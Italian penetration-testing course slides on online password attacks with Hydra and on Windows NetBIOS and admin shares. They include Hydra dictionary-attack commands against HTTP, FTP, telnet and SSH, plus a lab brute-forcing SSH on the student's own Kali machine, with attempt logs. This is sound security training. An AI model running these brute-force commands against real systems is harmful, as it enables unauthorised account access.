

Attacchi alle reti

Agenda

Introduzione

Gli attacchi alle autenticazioni con Hydra

NetBios/Share di Windows

Le reti è la superficie di una compagnia più esposta a rischi, in quanto è direttamente accessibile da Internet.

Di conseguenza è particolarmente importante in un Penetration Testing soffermarsi sull'analisi delle vulnerabilità delle reti al fine di identificare eventuali punti deboli e mettere in campo le azioni di rimedio con priorità massima al fine di proteggere gli utenti e gli impiegati della compagnia target.

Nel modulo sugli attacchi di sistema abbiamo visto come craccare un file delle password per ottenere delle credenziali valide per un dato sistema.

Si può utilizzare un approccio simile per qualsiasi servizio che richiede l'autenticazione sulle rete, come ad esempio:

- SSH
- Remote Desktop
- Autenticazioni HTTP
- Altro

Accedere ad un servizio → ottenere credenziali tramite attacchi bruteforce o a dizionario.

Con John abbiamo visto un attacco alla password partendo da un file che abbiamo già ottenuto, in locale, per attaccare il file OFFLINE → ATTACCO ALLE PASSWORD OFFLINE

ATTACCO ONLINE → qualsiasi tipologia di servizio online che utilizza l'autenticazione con password → LOGIN

La velocità è dettata dai limiti puramente HARDWARE, limitazione di un bruteforce OFFLINE è la potenza di calcolo del sistema che utilizziamo → quanto performante è il pc.

La limitazione delle prestazioni non è unicamente derivata dal nostro PC.

Quando si cracca un processo di autenticazione sulle rete, il tempo della sessione dipende da molti altri fattori, quali ad esempio la velocità della connessione, i tempi di risposta del web server, e via dicendo.

→ rallentamento dell'esecuzione

→ il server può volutamente rispondere con latenza, per evitare attacchi bruteforce e per non caricare il server

Brute Force offline – tempi di risposta	Brute Force online – tempi di risposta
I tempi di risposta di una sessione di brute force offline (esempio con John the Ripper) dipendono esclusivamente dal tempo che il tool impiega per il calcolo	I tempi di risposta per un brute force online, dipendono da vari fattori, quali: <ul style="list-style-type: none">• Latenza di rete: il tempo necessario a trasmettere le info dalla macchina di attacco al server obiettivo• Ritardi sul servizio attaccato: molti demoni aspettano alcuni secondi durante il login per fare in modo che gli attacchi di brute force siano rallentati• Tempo di calcolo sul server vittima: come in un attacco offline, il server deve elaborare le credenziali

L'autentication cracking di rete si basa quasi esclusivamente su attacchi a dizionario, utilizzando i dizionari contenenti username e password più comuni o di default per determinati servizi.

Se non già preinstallati in Kali Linux, potete installare alcune liste di password aggiungendo il pacchetto seclists, come da figura sotto

```
>
# apt-get install seclists
# ls /usr/share/seclists/Passwords/
500-worst-passwords.txt      passwords_
passwords_john.txt          rockyou-2!
elitehacker-withcount.txt    passwords_
english.txt                 passwords_
faithwriters-withcount.txt   phpbb-witl
hak5-withcount.txt          rockyou-4!
honeynet-withcount.txt      rockyou-5!
john.txt                    rockyou-1!
top_shortlist.txt           mspace-w.
rockyou-5.txt               twitter-b.
```

Ci sono diversi tool che possono essere utilizzati per il network authentication cracking.

Tra i vari tool, **Hydra** è uno dei più utilizzati per la sua velocità.

Hydra utilizza la parallelizzazione dei thread (Nessus, SQLmap, nmap, dirbuster ..) e può essere utilizzato per attaccare una vasta gamma di servizi di autenticazione, come:

- FTP
- HTTP
- IMAP
- RDP
- SMB
- SSH
- Cisco Auth.

Hydra utilizza i dizionari di nomi utenti e password, ma può essere anche utilizzato come tool per fare brute force pure (sconsigliato).



Hydra si basa su un'architettura modulare, dove ogni modulo è una sezione definita di codice che istruisce Hydra su come attaccare un determinato protocollo.

Vediamo come configurare il tool che è preinstallato su Kali Linux – lo trovate nella sezione 05 – Password Attacks ▢ Online Attacks

Possiamo vedere le opzioni disponibili del tool eseguendo il comando Hydra senza alcun argomento da riga di comando, come nella figura qui a destra.

Per lanciare un attacco a dizionario contro un dato servizio, utilizzando una lista di nomi utenti che chiameremo **users.txt** ed una lista di password che chiameremo **pass.txt**, bisogna utilizzare la sintassi seguente:


```
hydra -L user.txt -P pass.txt «servizio://server» [opzioni]
```



Nella figura potete notare la varietà di servizi che Hydra supporta, li trovate nella sezione «supported services».

Mentre, per vedere le informazioni di dettaglio su uno specifico modulo, potete utilizzare lo switch `-U` da riga di comando, ad esempio se voleste controllare i dettagli del modulo `rdp`:

```
hydra -U rdp
```



```
kali@kali: ~  
File Actions Edit View Help  
$ hydra  
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Syntax: hydra [[-l LOGIN]-L FILE] [-p PASS]-P FILE]] [-c FILE]] [-e nsf] [-o FILE] [-t TASKS] [-M FILE] [-T TASKS] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [-m MODULE_OPT] [service://server [:PORT]][:OPT]  
  
Options:  
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE  
-p PASS or -P FILE try password PASS, or load several passwords from FILE  
-c FILE colon separated "login:pass" format, instead of -L/-P options  
-M FILE list of servers to attack, one entry per line, ':' to specify port  
-t TASKS run TASKS number of connects in parallel per target (default: 16)  
-U service module usage details  
-m OPT options specific for a module, see -U output for information  
-h more command line options (COMPLETE HELP)  
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)  
service the service to crack (see below for supported protocols)  
OPT some service modules support additional input (-U for module help)  
  
Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest|md5}] [s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanalyzer pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp  
  
Hydra is a tool to guess/crack valid login/password pairs.  
Licensed under AGPL v3.0. The newest version is always available at;  
https://github.com/vanhauser-thc/thc-hydra  
Please don't use in military or secret service organizations, or for illegal purposes. (This is a wish and non-binding - most such people do not care about laws and ethics anyway - and tell themselves they are one of the good ones.)  
  
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
$
```

I comandi sotto riportano qualche esempio di attacco verso servizi noti.

Ricordate che `users.txt` è il file contenente la lista dei nomi utenti più comuni o di default dei servizi più noti, mentre `pass.txt` è un dizionario di password.

Attacco autenticazione HTTP su localhost	<code>hydra -L users.txt -P pass.txt http-get://localhost</code>
Attacco autenticazione ftp su IP 192.168.1.150	<code>hydra -L users.txt -P pass.txt ftp://192.168.1.150</code>
Attacco autenticazione telnet su 192.168.1.150	<code>hydra -L users.txt -P pass.txt telnet://192.168.1.150</code>
Attacco autenticazione SSH. Nel primo caso su porta standard (22) nel secondo caso avendo specificato la porta 55 con il parametro <code>-s</code> . Il parametro <code>-t4</code> viene utilizzato per ridurre il numero di task paralleli	<code>hydra -l username -p password 192.168.1.150 -t4 ssh</code>
	<code>hydra -s 55 -l username -p password 192.168.1.150 -t4 ssh</code>

Share di Windows

→ CARTELLA CONDIVISA

Microsoft Windows è uno dei sistemi operativi più utilizzati in ambito enterprise. Si impiega soprattutto su client e server per fornire autenticazione, condivisione file, gestione stampanti e tante altre funzionalità del mondo IT di una compagna.



Nelle diapositive che seguono, vedremo come funziona il file sharing di Windows e come si possono sfruttare alcune delle funzionalità fornite se non configurate correttamente.

Per capire come funzionano gli attacchi alla condivisione file in rete, dobbiamo prima capire come funzionano le share di rete.

NetBIOS, Network Basic Input / Output System, ovvero sistema base di input ed output di rete è un protocollo di livello sessione (con riferimento al sistema ISO/OSI), utilizzato da client e server quando sfogliano gli share su una rete locale, come potrebbe essere una cartella che è stata condivisa da un determinato utente.



NetBIOS è in grado di fornire determinati servizi, quali:

- Name service: NetBIOS offre la registrazione e la risoluzione dei nomi NetBIOS
- Session service: garantisce l'affidabilità della comunicazione orientata alla connessione
- Datagram service: offre anche la comunicazione non fidata (senza connessione)



Come potete notare dalla figura, NetBIOS utilizza:

- **UDP** per la risoluzione dei nomi NetBIOS e per gestire la comunicazione uno a molti connectionless (senza connessione).
- Utilizzando i datagrammi NetBIOS, un host può spedire messaggi di dimensioni ridotta a molti altri computer
- **TCP**: per la gestione del traffico che ha necessità di girare su un canale cifrato, come ad esempio la copia di un file, o qualsiasi altra trasmissione di dati da e per una share di Windows.



Nella pratica, quando una macchina Microsoft Windows sfoglia una rete, utilizza le diverse componenti di NetBIOS:

- Datagrammi: per ottenere una lista delle share e delle macchine attive sulla rete
- Nomi: per identificare i gruppi di lavoro (workgroup)
- Sessioni: per trasmettere dati da e per una share Windows

Una macchina Windows può condividere un file o una directory sulla rete, in modo tale che altri utenti sia locali che remoti possano accedere alla risorsa e modificarla se autorizzati.

Condividere risorse e file ha molti vantaggi, quali:


- Riduce la ridondanza
- Migliora l'efficienza delle rete aziendale
- Velocizzano la cooperazione su file e deliverable progettuali
- Permettono di distribuire l'utilizzo di oggetti remoti (ad esempio stampanti, fax)

Condividere in rete, o creare una share di rete in ambiente Windows è piuttosto semplice. Solitamente l'utente deve abilitare il servizio «condivisione file e stampanti» e decidere quali file o directory condividere.

L'utente che condivide una risorsa può impostare dei permessi su una share di rete, decidendo chi può eseguire quali operazioni tra lettura, scrittura e modifica dei permessi.

Un utente autorizzato ad una determinata risorsa può accedervi utilizzando i percorsi **Universal Naming Convention Paths (UNC)**.

Il formato di un percorso UNC è come segue:



```
\\NomeServer\NomeShare\file.txt
```

Esistono share dedicate che vengono utilizzate dagli **amministratori** di sistema e da Windows stesso, come:

- **\\NomeComputer\C\$**, che fornisce ad un amministratore accesso ad un volume sulla macchina locale
- **\\NomeComputer\Admin\$**, che punta alla directory di installazione di Windows
- **\\NomeComputer\IPC\$**, che si usa per le comunicazioni tra i processi

Potete provare ad accedere alle share admin del vostro pc scrivendo

\\localhost\Admin\$

sulla barra degli indirizzi del vostro browser preferito oppure nell'explorer di Windows.

Accedere ad una share significa avere accesso alle risorse del computer che sta condividendo le informazioni. Viene da sé che se una share non è propriamente configurata, può aprire la strada ad un malintenzionato che potrebbe così ottenere:

- Informazioni riservate
- Accesso non autorizzato a file contenenti informazioni riservate
- Accesso ad informazioni che potrebbero essere utilizzate per costruire un attacco personalizzato

W14D4 - Pratica Authentication cracking con Hydra

Traccia:

L'esercizio di oggi ha un duplice scopo: Esercizio Traccia

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione


Ricordate che la configurazione dei servizi è essa stessa parte dell'esercizio

L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.


Esercizio guidato: configurazione e cracking SSH

- Creiamo un nuovo utente su Kali Linux, con il comando «adduser». **sudo adduser test_user**
 - Chiamiamo l'utente **test_user**, e configuriamo una password iniziale **testpass**
 - Attiviamo il servizio ssh con il comando **sudo service ssh start**
 - Il file di configurazione del demone sshd lo troviamo al path **sudo nano /etc/ssh/sshd_config**, qui possiamo abilitare l'accesso all'utente root in ssh (di default per ragioni di sicurezza è vietato), **cambiare la porta** e l'indirizzo di binding del servizio e modificare molte altre opzioni. Ricordate che per tutti i servizi c'è un file di configurazione dove potete modificare le impostazioni del servizio stesso.
- Ai fini dell'esercizio lasciamo il file così e procediamo.



Esercizio guidato: configurazione e cracking SSH

- Testiamo la connessione in SSH dell'utente appena creato sul sistema, eseguendo il comando seguente: **ssh test_user@ip_kali**, sostituite IP_kali con l'IP della vostra macchina
- Se le credenziali inserite sono corrette, dovreste ricevere il prompt dei comandi dell'utente test_user sulla nostra Kali.



- A questo punto, avendo verificato l'accesso, non ci resta che configurare Hydra per una sessione di cracking. Ovviamente in questo esercizio conosciamo già l'utente e la password per accedere, ma soffermiamoci sulla sintassi di Hydra per ora, successivamente potete cambiare e scegliere username e password random per testare il sistema in «blackbox».
- Durante la lezione teorica abbiamo visto che possiamo attaccare l'autenticazione SSH con Hydra con il comando seguente, dove -l, e -p minuscole si usano se vogliamo utilizzare un singolo username ed una singola password. Ipotizziamo di non conoscere username e password ed utilizziamo invece delle liste per l'attacco a dizionario. Useremo gli switch -L, -P (notate che sono entrambe in maiuscolo)

```
hydra -l username -p password IP -t 4 ssh
```

- Il nostro comando sarà quindi

```
hydra -L username_list -P password_list IP_KALI -t 4 ssh
```

- Dove sostituiremo username_list e password_list con le wordlist scaricate e IP kali con il nostro IP.
- Se volete scaricare una collezione di username e password, installate **seclists**. Seclists contiene elenchi di username e password piuttosto vasti.
- Utilizzate il comando «**sudo apt install seclists**»

```
(kali@kali)~$ hydra -L /usr/share/seclists/UsernameNames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.1.28 -t4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
*** ignore laws and ethics anyway).
```

Potete aggiungere lo switch -V, in modo tale da controllare «live» i tentativi di brute force di Hydra

```
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "000000" - 33 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "qazwsx" - 34 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "123qwe" - 35 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "killer" - 36 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "trustno1" - 37 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "jordan" - 38 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "jennifer" - 39 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "zxcvbnm" - 40 of 8295473590914 [child 3] (0/0)
[STATUS] 40.00 tries/min, 40 tries in 00:01h, 8295473590874 to do in 3456447329:32h, 4 active
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "asdfgh" - 41 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "hunter" - 42 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "" - 43 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "buster" - 44 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "soccer" - 45 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "harley" - 46 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "batman" - 47 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "andrew" - 48 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "tiger" - 49 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "sunshine" - 50 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "iloveyou" - 51 of 8295473590914 [child 0] (0/0)
```

Attiva Windows

Dopo qualche minuto di attesa, ecco che abbiamo trovato un accesso valido.

Questo vi deve far riflettere su quanto sia importante configurare un utente ed una password piuttosto complicati da «indovinare» e soprattutto non standard.

```
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "222222" - 115 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "88888888" - 116 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "anthony" - 117 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "justin" - 118 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "test" - 119 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "bailey" - 120 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "qlw2e3r4t5" - 121 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "patrick" - 122 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "internet" - 123 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "scooter" - 124 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "orange" - 125 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "11111" - 126 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "golfer" - 127 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "cookie" - 128 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "richard" - 129 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "test_user" - pass "testpass" - 130 of 8295473590914 [child 1] (0/0)
[22][ssh] host: 192.168.1.28 login: test_user password: testpass
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123456" - 1000003 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "password" - 1000004 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "12345678" - 1000005 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "qwerty" - 1000006 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "123456789" - 1000007 of 8295473590914 [child 1] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "12345" - 1000008 of 8295473590914 [child 2] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "1234" - 1000009 of 8295473590914 [child 3] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "111111" - 1000010 of 8295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.1.28 - login "info" - pass "1234567" - 1000011 of 8295473590914 [child 1] (0/0)
